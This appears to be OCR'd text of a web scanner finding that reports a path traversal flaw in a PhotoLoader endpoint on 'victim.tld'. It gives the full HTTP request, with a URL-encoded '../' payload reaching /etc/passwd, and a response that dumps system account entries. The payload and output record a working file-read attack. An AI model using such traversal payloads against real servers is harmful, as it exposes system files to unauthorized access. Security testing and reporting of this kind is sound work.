
Other Info:

Alerts 3 4 5 0

Request & response details for each finding visible:



```
GET
http://victim.tld:8080/marathon/PhotoLoader?photo=..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh;
Accept: image/png,image/*;q=0.8,*/*;
Accept-Language: de,en-US;q=0.7,en;q
Referer: http://victim.tld:8080/mara
Cookie: JSESSIONID=402E64A88FE190BF4
Connection: keep-alive
Content-Length: 0
Host: victim.tld:8080
```




```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check
Pragma: no-cache
Expires: 0
Content-Length: 5253
Date: Wed, 13 Apr 2016 13:22:28 GMT
```

```
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

Result flags also appear in sitemap tree

